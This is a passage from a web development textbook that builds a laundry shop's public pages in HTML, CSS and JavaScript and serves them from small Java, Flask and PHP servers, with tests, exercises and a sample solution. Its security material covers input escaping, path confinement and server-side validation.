      <li>Wash, dry and fold: Rp 8.000 per kilogram.</li>
      <li>Ironing only: Rp 6.000 per kilogram.</li>
      <li>Dry cleaning, shirt: Rp 20.000 per item.</li>
    </ul>
    <p class="cta"><a href="../pickup.html">Request a pickup</a></p>
  </main>
</body>
</html>
```

Listing 2.46 has no `<font>`, no `<center>`, no presentational attribute and no JavaScript. The typeface is set once on `body` and inherited (Section 2.17.2); the prices are a `<ul>`, so they are three things and not one paragraph; the hover is `a:hover`, which works with scripting off. What is still wrong: the CSS lives in this file, so page two needs its own copy.

Listing 2.47 Version 3 (`html/steps/step3-separated.html`). Structure here, presentation in `home.css`, behavior in `home.js`.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
  <link rel="stylesheet" href="home.css">
  <script src="home.js" defer></script>
</head>
<body>
  <header>
    <h1>Profitina Laundry</h1>
    <p>Rungkut, Keputih and Wiyung, Surabaya</p>
  </header>
  <main>
    <h2>Today's prices</h2>
    <ul id="price-list">
      <li data-price="8000">Wash, dry and fold: Rp 8.000 per kilogram.</li>
      <li>Ironing only: Rp 6.000 per kilogram.</li>
      <li>Dry cleaning, shirt: Rp 20.000 per item.</li>
    </ul>
    <p class="cta"><a href="../pickup.html">Request a pickup</a></p>
    <p class="estimate">
      <label for="kg">Estimate for</label>
      <input type="number" id="kg" min="1" max="30" step="0.5" value="3"> kg of
      wash, dry and fold: Rp <output id="estimate" for="kg">24.000</output>.
    </p>
  </main>
  <footer><p>Profitina Laundry &middot; 031-0000-2101</p></footer>
</body>
</html>
```

Listing 2.48 `home.js` (`html/steps/home.js`). It reads the rate out of the page instead of repeating it, so there is exactly one copy of the number 8000.

```javascript
"use strict";
document.addEventListener("DOMContentLoaded", function () {
  const kg = document.getElementById("kg");
  const out = document.getElementById("estimate");
  if (!kg || !out) return;                      // a page without the estimator: do nothing

  // The price lives in the HTML, on the list item, not here.
  const item = document.querySelector("#price-list li[data-price]");
  const rate = item ? Number(item.dataset.price) : 0;

  function recompute() {
    const units = Math.ceil(Number(kg.value));  // 2.5 kg is charged as 3 kg
    out.textContent = (rate * units).toLocaleString("id-ID");
  }
  kg.addEventListener("input", recompute);
  recompute();
});
```

Three files, three jobs: **Listing 2.47** says what the page *is*, `home.css` what it *looks like*, **Listing 2.48** what it *does*. The price lives in a **custom data attribute**, `data-price="8000"`, which the script reads as `item.dataset.price`, instead of the same number being typed in two files that can drift apart. `toLocaleString("id-ID")` formats 24000 the Indonesian way, as `24.000`. And the script returns at once when its elements are missing, so it can be included on a page with no estimator.

> **KEY INSIGHT.** Delete `home.js` and **Listing 2.47** still reads perfectly; the estimator simply shows its starting value. Delete `home.css` too and it is still a readable document with a heading, a list and a link. That is the test of good separation: each layer degrades to something useful.

2.25 Building the Profitina Laundry Public Pages, Step by Step

The finished Profitina Laundry application — database, documents, and implementations in PHP, Python and Java — lives in the book's `ProfitinaLaundry/App/` folder, and its `static/` folder holds a complete front end in HTML, CSS and plain JavaScript: the price page, the status page and a staff view. This section builds the two public pages of that front end, plus the pickup request, in `Chapter02/html/`. **Table 2.18** maps each file of the chapter to its counterpart in the finished application.

Table 2.18 The public pages of this chapter and their counterparts in the finished front end.

Chapter 2 file	What it does	In `App/static/`
`index.html`, `js/prices.js`	price table, calculator	`index.html`, `js/home.js`
`status.html`, `js/status.js`	"Where is my laundry?"	`status.html`, `js/status.js`
`pickup.html`, `js/pickup.js`	pickup request form	(taken by phone in the shop today)
`js/laundry.js`	the shop's rules, also run by Node.js	`js/core.js`
`css/style.css`	tokens, flexbox, grid, media query	`css/style.css`
`data/services.json`	price list without a server	`../database/csv/` (mock mode)

The finished front end adds what later chapters teach — a staff login, the dashboard, CSV files read in the browser — but every page there is built from exactly the pieces below.

Step 1: the skeleton and the header. Start from **Listing 2.2**, link the stylesheet and the scripts in the head with `defer`, and write the part every page shares, **Listing 2.49**.

Listing 2.49 The skip link and the header shared by all three public pages (excerpt of `html/index.html`).

```
  <a class="skip-link" href="#main">Skip to the content</a>
  <header class="site-header">
    <a class="brand" href="index.html">
      <img src="assets/profitina-logo-horizontal.png" alt="Profitina" width="118"
height="34">
      <span>Laundry</span>
    </a>
    <nav class="site-menu" aria-label="Main menu">
      <ul>
        <li><a href="index.html" aria-current="page">Services &amp; prices</a></li>
        <li><a href="status.html">Where is my laundry?</a></li>
        <li><a href="pickup.html">Request a pickup</a></li>
      </ul>
    </nav>
  </header>
```

The logo is the official Profitina file, never redrawn, with `alt`, `width` and `height`. The menu is a `<ul>` inside `<nav aria-label="Main menu">`, and the current page is marked with `aria-current="page"`, which both screen readers and the CSS of **Listing 2.33** understand.

Step 2: the content, in HTML alone. The hero banner, then the price table written by hand exactly like **Listing 2.15**, then the calculator form with an `<output>`. Open the page now with the stylesheet and scripts removed: it is a complete, readable price list. That is what a search engine and an AI answer engine read.

Step 3: the stylesheet, **Listing 2.30**, **Listing 2.33**, **Listing 2.34** and **Listing 2.35**. **Figure 2.38** is the result on a monitor.



Figure 2.38 The finished price page. The table came from `GET /api/services`, and the calculator has already priced 4.3 kilograms as five.

Step 4: behavior. `prices.js` loads the price list with **Listing 2.43**, rebuilds the table with **Listing 2.41** and starts the calculator of **Listing 2.42**. The note under the table says where the prices came from: "Prices loaded from api/services (12 services)" behind a server, "from data/services.json" under Live Server.

Step 5: the status page. `status.html` has a form with `action="status"` and `method="get"`. Without JavaScript, pressing *Check* loads the server's `GET /status` page; with JavaScript, **Listing 2.44** cancels that and uses `fetch` instead, as **Figure 2.36** contrasts. The same page works both ways, and a receipt can print the link `status.html?bill=B2938&phone=0896-0000-1482`, which the script checks at once.

Step 6: the pickup form, **Listing 2.21**, **Listing 2.22** and **Listing 2.23**, with `novalidate` so that our script, not the browser's bubbles, reports problems. **Listing 2.50** is the heart of `pickup.js`.

Listing 2.50 Checking the pickup form before it is sent (excerpt of `html/js/pickup.js`).

```
form.addEventListener("submit", function (event) {
  const errors = Laundry.validatePickup(values(), serviceIds);
  showErrors(errors);
  const first = Object.keys(errors)[0];
  if (first) {
    event.preventDefault();                    // stop the request leaving the browser
    const control = form.elements[first];
    (control.length && !control.options ? control[0] : control).focus();
  }
});
```

`values()` turns the form into an object with `Object.fromEntries(new FormData(form))`, and — the lesson of Section 2.13.3 again — reads the checkbox group with `getAll("care")`. `Laundry.validatePickup` applies the shop's rules and returns one message per bad field; `showErrors` writes each message into the field's error span, sets `aria-invalid`, and fills the summary box at the top. If anything failed, `preventDefault()` stops the request and the first bad field receives the focus. **Figure 2.39** shows the form after pressing *Send the request* with only a one-letter name and a five-digit phone.



Figure 2.39 The pickup form stopped in the browser. Every bad field is marked at once, in plain words, and the summary counts them.

Step 7: tests. `laundry.js` has no DOM code, so Node.js can load it. `tests/laundry.test.js` checks the rules (4.3 kilograms is 5, `Rp 40.000`, eight messages for eight bad fields), that `services.json` matches the price data, that every `id` a script asks for exists in its page, and that no script uses `innerHTML`. Run from `Chapter02/`, `node --test --test-reporter=spec tests/laundry.test.js` prints (timings removed):

```
✓ money uses a dot between thousands
✓ weight is rounded up to the next whole kg
✓ price line
✓ a correct pickup request has no errors
✓ a bad pickup request gets one message per bad field
✓ dates must exist
✓ services.json matches data/Service.csv
✓ every id a script asks for exists in its page
✓ no script writes markup with innerHTML (no XSS)
ℹ tests 9
ℹ pass 9
ℹ fail 0
```

All three pages, the examples of this chapter and every page the servers generate pass the W3C checker with no errors.

2.26 Serving the Pages and Handling the Forms: Java, Python, PHP

Live Server only hands out files. The status check and the pickup request need a program on the other side. The chapter's code folder has three, one per track, and all three do the same five things: serve the files in `html/`; answer `GET /api/services` and `GET /api/status` with JSON; answer `GET /status` with a whole HTML page; and handle `POST /pickup`, checking every field again. Chapter 5 connects them to the real database; here they read two small CSV files in `data/`: the price list and six sample bills exported from the Profitina Laundry database by `tools/export_sample.py`. **Table 2.19** shows how to start each.

Table 2.19 The three servers of this chapter. Each serves the same pages and answers the same requests.

Track	Start it (in its folder)	Open
Java 21, JDK `HttpServer`	`javac LaundryServer.java` then `java LaundryServer`	`http://localhost:8080/`
Python 3, Flask	`pip install flask` then `python app.py`	`http://localhost:5000/`
PHP 8, built-in server	`php -S localhost:8000 -t ../html router.php`	`http://localhost:8000/`

2.26.1 Java: the JDK's own HTTP server

`java/LaundryServer.java` is a complete web server in one file, using only `com.sun.net.httpserver`, which every JDK contains [8], so nothing is downloaded. The server registers one handler for every path, and the handler decides by method and path, **Listing 2.51**.

Listing 2.51 The router of the Java server (excerpt of `java/LaundryServer.java`). Every request arrives here, and each branch hands it to one method.

```
    static void route(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        Map<String, List<String>> query = parse(ex.getRequestURI().getRawQuery());
        try {
            if (method.equals("GET") && path.equals("/api/services")) apiServices(ex);
            else if (method.equals("GET") && path.equals("/api/status")) apiStatus(ex,
query);
            else if (method.equals("GET") && path.equals("/status")) statusPage(ex, query);
            else if (method.equals("POST") && path.equals("/pickup")) pickup(ex);
            else if (method.equals("GET")) staticFile(ex, path);
            else send(ex, 405, "text/plain; charset=utf-8", "Method not allowed");
        } catch (RuntimeException e) {
            e.printStackTrace();                                // the details go to the
log only
            send(ex, 500, "text/plain; charset=utf-8", "Something went wrong.");
        }
    }
```

Any other GET is a file. **Listing 2.52** serves it — and refuses one that is not inside `html/`, because a request for `/../data/Service.csv` must not escape the folder.

Listing 2.52 Serving a file, with its content type, and never one outside `html/` (excerpt of `java/LaundryServer.java`).

```
    /** GET /anything: a file from ../html, never from outside it. */
    static void staticFile(HttpExchange ex, String path) throws IOException {
        if (path.equals("/")) path = "/index.html";
        Path file = HTML.resolve(path.substring(1)).normalize();
        if (!file.startsWith(HTML) || !Files.isRegularFile(file)) {   // blocks
/../data/...
            send(ex, 404, "text/plain; charset=utf-8", "Not found");
            return;
        }
        String name = file.getFileName().toString();
        String type = name.endsWith(".html") ? "text/html; charset=utf-8"
                : name.endsWith(".css") ? "text/css; charset=utf-8"
                : name.endsWith(".js") ? "text/javascript; charset=utf-8"
                : name.endsWith(".json") ? "application/json; charset=utf-8"
                : name.endsWith(".png") ? "image/png" : "application/octet-stream";
        send(ex, 200, type, Files.readAllBytes(file));
    }
```

The core of form handling is the parser, which is Section 2.13 turned into code, **Listing 2.53**.

Listing 2.53 The form parser (excerpt of `java/LaundryServer.java`). Split on `&`, split each pair on the first `=`, percent-decode both halves, and append, because a name may repeat.

```
    /** "a=1&b=x+y&b=%26" -> {a=[1], b=[x y, &]}: a name may appear many times. */
    static Map<String, List<String>> parse(String raw) {
        Map<String, List<String>> out = new LinkedHashMap<>();
        if (raw == null || raw.isEmpty()) return out;
        for (String pair : raw.split("&")) {
            int eq = pair.indexOf('=');
            String k = eq < 0 ? pair : pair.substring(0, eq);
            String v = eq < 0 ? "" : pair.substring(eq + 1);
            k = URLDecoder.decode(k, StandardCharsets.UTF_8);
            v = URLDecoder.decode(v, StandardCharsets.UTF_8);
            out.computeIfAbsent(k, x -> new ArrayList<>()).add(v);
        }
        return out;
    }
```

Listing 2.53 is worth reading twice. It splits on `&`, then on the **first** `=` only, because a value may legitimately contain one; it percent-decodes both halves, undoing **Table 2.10**; and each value

goes into a **list**, because `care=no-perfume&care=hang-shirts` must not lose the second. The same function parses a GET query string and a POST body, because they are the same format. `validatePickup` then applies the rules of `laundry.js` word for word, and `esc` replaces `&`, `<`, `>`, `"` and `'` with entities before any value enters the page. Compiled and started:

```
$ javac LaundryServer.java
$ java LaundryServer
Profitina Laundry listening on http://localhost:8080/
```

A servlet container such as Tomcat does the routing and the parsing of **Listing 2.51** and **Listing 2.53** for you, as `doGet`, `doPost` and `request.getParameterValues`; Chapter 7 moves this server there [9].

2.26.2 Python: Flask

`python/app.py` does the same work in Flask [10]. Flask serves the `html/` folder by itself and parses every request; one decorator per route does the rest, **Listing 2.54**.

Listing 2.54 Three Flask routes: the JSON status check, the HTML status page and the pickup form (excerpt of `python/app.py`).

```
@app.get("/api/status")
def api_status():
    bill, phone = request.args.get("bill", ""), request.args.get("phone", "")
    if not bill.strip() or not digits(phone):
        return jsonify(error={"code": "bad_request",
                              "message": "Give the bill number and the phone number."}),
400
    b = find_bill(bill, phone)
    if b is None:
        return jsonify(error={"code": "not_found",
                              "message": "No bill found for this number and phone."}), 404
    return jsonify(status_of(b))

@app.get("/status")
def status_page():
    b = find_bill(request.args.get("bill", ""), request.args.get("phone", ""))
    if b is None:
        return page("Where is my laundry?",
                    "<p>No bill found for this number and phone.</p>\n"), 404
    s = status_of(b)
    return page(f"{s['bill_id']}: {s['status_text']}",
                f"<p>{escape(s['service'])}, quantity {s['unit']}. Total
{money(s['payment'])}, "
                f"still to pay {money(s['balance'])}.</p>\n"
                f"<p>{escape(s['outlet']['name'])}, {escape(s['outlet']['phone'])}</p>\n")

@app.post("/pickup")
def pickup():
    errors, v = validate_pickup(request.form)
    if errors:
        items = "".join(f"<li>{escape(m)}</li>\n" for m in errors.values())
        return page("Please check the form", f"<ul>\n{items}</ul>\n"), 422
    s = v["service"]
    care = ", ".join(v["care"]) or "none"
    return page(f"Thank you, {v['name']}",
                f"<p>We will collect your laundry on {v['date']} at {v['slot'] or '09:00'}
"
                f"for our {OUTLETS[v['outlet']]} outlet.</p>\n"
                f"<p>{escape(s['description'])}: {v['units']} x {money(s['price'])} = "
                f"{money(s['price'] * v['units'])} (an estimate; we weigh at the
counter).</p>\n"
                f"<p>Care instructions: {escape(care)}.</p>\n")
```

Compare **Listing 2.54** with the Java. `@app.get` and `@app.post` are the decisions **Listing 2.51** makes by hand; `request.args` is the parsed query string and `request.form` the parsed body — Flask did **Listing 2.53** for you; `jsonify` writes JSON with the right `Content-Type`; and returning a pair such as `(page, 422)` sets the status code. One line inside `validate_pickup` is worth copying into every framework you ever use, **Listing 2.55**.

Listing 2.55 Reading a checkbox group: `getlist`, not `get`, and then discarding anything that is not on the list (excerpt of `python/app.py`).

```
    care = [CARE[c] for c in f.getlist("care") if c in CARE]    # getlist: every ticked box
```

Two defenses in **Listing 2.55**: `getlist` rather than `get`, so both ticked boxes arrive; and `if c in CARE`, so a request carrying `care=free` — which the form could never produce but `curl` can — is discarded rather than trusted. The status code 422, *Unprocessable Content* [4], means "I understood the request, but its content is not acceptable"; the page it carries lists every problem.

2.26.3 PHP: the built-in server and a router

PHP runs a development web server with one command [11]. Given a **router script**, it sends every request to that script first; when the script returns `false`, PHP serves the requested file from the folder named by `-t` itself. **Listing 2.56** is the dispatch at the top of `php/router.php`.

Listing 2.56 The dispatch of the PHP router (excerpt of `php/router.php`). Returning `false` hands the request back to PHP, which serves the file.

```
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);

if ($method === 'GET' && $path === '/api/services') {
    $list = array_map(fn($s) => ['id' => $s['id'], 'description' => $s['description'],
                                 'price' => (int) $s['price']], read_csv('Service.csv'));
    send_json(200, ['data' => $list]);
} elseif ($method === 'GET' && $path === '/api/status') {
    $bill = $_GET['bill'] ?? '';
    $phone = $_GET['phone'] ?? '';
    if (trim($bill) === '' || digits($phone) === '') {
        send_json(400, ['error' => ['code' => 'bad_request',
                                    'message' => 'Give the bill number and the phone
number.']]);
    } elseif (($b = find_bill($bill, $phone)) === null) {
        send_json(404, ['error' => ['code' => 'not_found',
                                    'message' => 'No bill found for this number and
phone.']]);
    } else {
        send_json(200, status_of($b));
    }
} elseif ($method === 'GET' && $path === '/status') {
    $b = find_bill($_GET['bill'] ?? '', $_GET['phone'] ?? '');
    if ($b === null) {
        http_response_code(404);
        echo page('Where is my laundry?', "<p>No bill found for this number and
phone.</p>\n");
    } else {
        $s = status_of($b);
        echo page("{$s['bill_id']}: {$s['status_text']}",
            '<p>' . h($s['service']) . ", quantity {$s['unit']}. Total " .
money($s['payment'])
            . ', still to pay ' . money($s['balance']) . ".</p>\n<p>" .
h($s['outlet']['name'])
            . ', ' . h($s['outlet']['phone']) . "</p>\n");
    }
} elseif ($method === 'POST' && $path === '/pickup') {
    pickup(form_values(file_get_contents('php://input')));
} elseif ($method === 'GET') {
    return false;                           // a file: PHP serves it from ../html (or
answers 404)
} else {
    http_response_code(405);
    echo 'Method not allowed';
}
```

`$_GET` holds the parsed query string. For the body, PHP offers `$_POST` — but, as the key insight of Section 2.13.3 warned, `$_POST['care']` would hold only the *last* ticked box, because PHP expects a repeated name to be written `care[]` in the HTML. Rather than make the one form different for one server, the router reads the raw body and parses it itself, **Listing 2.57**.

Listing 2.57 Parsing the raw body so that repeated names keep every value (excerpt of `php/router.php`).

```
/** "a=1&b=x+y&b=%26" -> ['a' => ['1'], 'b' => ['x y', '&']]. PHP's own $_POST would keep
    only the LAST "b"; it expects repeated names to be written b[] in the HTML. */
function form_values(string $raw): array
{
    $out = [];
    foreach ($raw === '' ? [] : explode('&', $raw) as $pair) {
        [$k, $v] = array_pad(explode('=', $pair, 2), 2, '');
        $out[urldecode($k)][] = urldecode($v);
    }
    return $out;
}
```

Listing 2.57 is **Listing 2.53** in PHP: `explode` for `split`, `urldecode` for `URLDecoder.decode`, and `$out[$k][] = $v` to append. Escaping is `htmlspecialchars` with `ENT_QUOTES`, wrapped in a function `h()`, and JSON is `json_encode`. Chapter 3 teaches the language properly.

2.26.4 One test, three servers

`tests/smoke_test.py` uses nothing but Python's standard library to send twelve requests to any server and check the answers: the home page and the stylesheet, the service list, a found bill, a wrong phone (404) and a missing phone (400), the HTML status page, a valid pickup request, an invalid one with eight bad fields (422), a name containing `<script>` (escaped), an unknown care value (dropped), and `/../data/Service.csv` (refused). Run against each server in turn, it prints the same thing three times:

```
PASS home page
PASS stylesheet
PASS GET /api/services
PASS GET /api/status (found)
PASS GET /api/status (wrong phone) 404
PASS GET /api/status (no phone) 400
PASS GET /status (HTML page)
PASS POST /pickup (valid)
PASS POST /pickup (invalid) 422, 8 messages
PASS POST /pickup escapes the name
PASS POST /pickup drops unknown care values
PASS no files outside html/
12 passed, 0 failed
```

For the valid request — 4.3 kilograms of wash, dry and fold — all three answer `5 x Rp 8.000 = Rp 40.000`. Check it by hand: BR-2 of the shop's rules rounds 4.3 up to $\lceil 4.3 \rceil = 5$ kilograms, and $5 \times 8{,}000 = 40{,}000$. The invalid request never went near a form, so no browser check ran, and every server caught all eight problems anyway: Section 2.14 in action. The optional `tests/browser_test.py` drives the three pages in a real headless Chromium against each server and passes its nine checks on all three.

Same HTML, same rules, same arithmetic, different plumbing: that is the point of three tracks.

2.27 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya, live at `app.profitina.com`. It measures how ready a brand's website is to be *cited by an AI answer engine* — the discipline called GEO, Generative Engine Optimization, which stands to answer engines as SEO stood to lists of links — and then helps fix what it finds. It advises; the brand owner decides. Almost everything in this chapter is something it looks at.

Structure is the signal. A scanner arrives at a page as a browser does, with nothing but the markup. From **Listing 2.16** there is little to extract: no outline, no main content, no boundary between navigation and text. From **Listing 2.17** a machine can find the `<main>`, read the heading hierarchy as a table of contents, and pull out the paragraph that answers a question. Content extractability is one of the signal families Profitina scores, and the advice it gives most often is Section 2.10's: use the element that names what the thing is.

The page must work before the script runs. The price table of Section 2.25 is written in the HTML and only *refreshed* by JavaScript; prices that exist only after a script has run may be invisible to a crawler that runs none. Progressive enhancement decides whether a page can be quoted at all.

Extractability overlaps with accessibility. Does every image have `alt` text? Is there exactly one `<h1>`? Do the heading levels descend without gaps? Is the price list a `<table>` with `<th scope>`, or a picture of a table? Each is a check a program can run on the HTML, and each maps to a section you have read. That these are also WCAG checks [1] is no coincidence: what a screen reader can parse, a language model can parse.

Structured data is markup too. A page can also carry `schema.org` annotations stating outright *this is a laundry, this is its address, these are its opening hours*, and a site can publish `robots.txt` rules deciding which crawlers may read it. Profitina's Content Engine drafts both, with Qwen2.5 running locally on Profitina's own server rather than a hosted model, so a customer's pages never leave it for AI processing.

The dashboard is pages like these. A brand owner types a domain into an `<input type="url">`, and the server repeats every check the browser made. The cockpit fills itself with one `fetch` of `GET /api/me/dashboard`, JSON rendered with the DOM, the pattern of **Listing 2.44**. Registration is built to UU PDP 27/2022 [2] — explicit consent, data export, complete deletion — and the consent box of **Listing 2.23** is a teaching-scale version of the real control.

> **REMEMBER.** The runnable case study in this book is always **Profitina Laundry**. Profitina itself appears to show where the material lands in a product people use.

2.28 Common Mistakes, and How to Avoid Them

1. **A control with no `name`.** It looks right, behaves right, and its value never reaches the server. Check `name` first, always.
2. **Using GET for something that changes data.** The visitor presses Reload and requests two pickups. **Table 2.11**: does it change anything? POST.
3. **Reading a checkbox group with the singular accessor.** `getParameter`, `form.get` and PHP's `$_POST['care']` keep one value; use `getParameterValues`, `getlist`, or `care[]`.
4. **Expecting an unticked checkbox to send an empty value.** It sends nothing. Test for absence, not for `""`.
5. **Trusting the browser's validation.** It stops mistakes, not attacks.
6. **Putting a visitor's text into a page without escaping it.** On the server, escape `&`, `<`, `>`, `"` and `'`; in the browser, use `textContent`, never `innerHTML`.
7. **Using a heading level for its size.** Set the size in CSS and keep the outline honest.
8. **Using a table for layout.** Tables are for data; grid and flexbox are for layout.
9. **`<div>` where a real element exists. Table 2.6** has one for almost everything.

10. **An `id` used twice.** Invalid; `getElementById` returns only the first and `<label for>` becomes ambiguous.
11. **Forgetting `box-sizing: border-box`**, so that `width: 50%` plus padding is more than half.
12. **Reaching for `!important`** instead of reading **Table 2.14**.
13. **Typing a color twelve times** instead of naming it once as a custom property.
14. **Using `==` in JavaScript**, and meeting `"5" == 5` is `true`.
15. **Forgetting that `fetch` does not fail on 404.** Check `response.ok`.
16. **Never validating.** Browsers do not report errors; the W3C checker does, in seconds [12].

2.29 Chapter Summary

- A **markup language** describes a document rather than being part of it; **HTML** is markup plus links, and a page is a tree (**Figure 2.4**).
- Every page begins `<!DOCTYPE html>`, declares `lang`, sets `<meta charset="utf-8">` and the viewport, and has a real `<title>`.
- **Logical** tags say what text means; **physical** tags only say how it looks. Heading levels are a rank, not a size; `<img>` needs `alt`; tables are for data and need `<th scope>`.
- **Semantic HTML5** elements and a few ARIA attributes make a page usable by screen readers and keyboards, and readable by machines.
- A **form** sends **name and value pairs**: no `name` sends nothing, an unticked checkbox sends nothing, a repeated name arrives repeated. **GET** puts the pairs in the URL and is for reading; **POST** puts them in the body and is for changing; both percent-encode (Equation (2.2)), and uploads use `multipart/form-data`.
- Validate in three places: HTML for free, JavaScript for good messages, **the server because nothing else can be trusted**.
- **CSS** is `selector { property: value; }`, best in an external file, with the design named once in **custom properties**. Conflicts are settled by importance, then **specificity** (Equation (2.3)), then source order.
- Every element is a box (Equation (2.4)); write `box-sizing: border-box` once. **Flexbox** lays out one dimension, **grid** two, and **media queries** adapt the result, mobile first.
- **JavaScript** is behavior: `const` and `let`, `===`, functions, arrays, objects and **JSON**. It changes the page through the **DOM**, reacts to **events**, and talks to servers with `fetch` — using `textContent`, never `innerHTML`.
- Structure in the HTML, presentation in the CSS, behavior in the JavaScript — proved by **Listing 2.45**, **Listing 2.46** and **Listing 2.47**, and applied to the three Profitina Laundry public pages, which three servers in Java, Python and PHP serve and check identically.

The definitive sources are the HTML Living Standard [12], the CSS specifications [13], the HTTP and URI RFCs [4], [3], ECMAScript [5], the Fetch Standard [7] and JSON [6]; MDN Web Docs [14] is the readable version of all of them and should be the first tab you open when stuck. For a gentler second pass over this chapter's ground, see Duckett [15] and Robbins [16].

2.30 Exercises

2.1 Write the smallest complete, valid HTML5 document showing *Profitina Laundry* as the page's main heading, with a sensible title.

2.2 Explain, in your own words, why `<strong>` is preferable to `<b>`, and give one case where `<b>` is nonetheless correct.

2.3 The following is wrong in three ways. Name each and correct it.

```
<p>A <b>bold and <i>italic</p></b> word.</i>
```

2.4 A page at `https://laundry.example/info/prices.html` contains `<a href="../contact.html">`. What URL does the browser request? What about `<a href="/contact.html">` and `<a href="contact.html">`?

2.5 Add a row for *Ironing only, Rp 6.000 per kilogram* to the table of **Listing 2.15**, in the right place, and say which cell a screen reader announces as the header of `6.000`.

2.6 Why does `<input type="checkbox" name="consent" value="yes">` send nothing when it is not ticked, and what does that mean for the server code that reads it?

2.7 A colleague writes `<input type="text" id="phone">` and cannot work out why the server never sees the number. What is missing?

2.8 Compute the specificity of each selector and say which wins: `#main .price span`, `.price span.currency`, `main .price .currency`.

2.9 An element has `width: 240px`, `padding: 16px`, `border: 2px solid` and `margin: 12px`. How wide is it on screen, and how much horizontal space does it occupy, (a) by default and (b) under `box-sizing: border-box`?

2.10 Write a media query that stacks the navigation vertically below 40 rem and lays it out horizontally at 40 rem and above, mobile first.

2.11 Percent-encode the string `Jalan A&W #3, 50% off` as it would appear in a form body.

2.12 Why is a login form always POST? Give three separate reasons.

2.13 Using the custom properties of **Listing 2.30**, write one rule that gives every `<fieldset>` the card background and the shop's radius, and explain why it needs no change for dark mode.

2.14 Using Equation (2.1), decide whether white text on the blue `#2563eb` (relative luminance about 0.153) meets the 4.5 to 1 minimum.

2.15 Add a file upload to the pickup form so a customer can attach a photo of a stain. Name the two changes, and say what the request body looks like afterward.

2.16 What does `console.log("8000" + 1, "8000" - 1, [1, 2, 3].map((x) => x * 8000))` print, and why?

2.17 Explain why `event.preventDefault()` is necessary in **Listing 2.50**, and what happens if it is removed.

2.18 A developer shortens **Listing 2.41** to `tbody.innerHTML += "<tr><th>" + s.description + "</th></tr>"`. Describe an attack this makes possible, and the change that prevents it.

2.19 In **Listing 2.44**, why does the code check `response.ok` instead of relying on `catch`? What would the visitor see for a wrong phone number if the check were removed?

2.31 Solutions to the Exercises

2.1

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
</body>
</html>
```

The doctype prevents quirks mode, `lang` helps screen readers and search engines, `<meta charset>` fixes the encoding, and `<title>` is what the tab, the bookmark and the search result show. The viewport line would normally be there too, and is omitted only because the question asked for the smallest document.

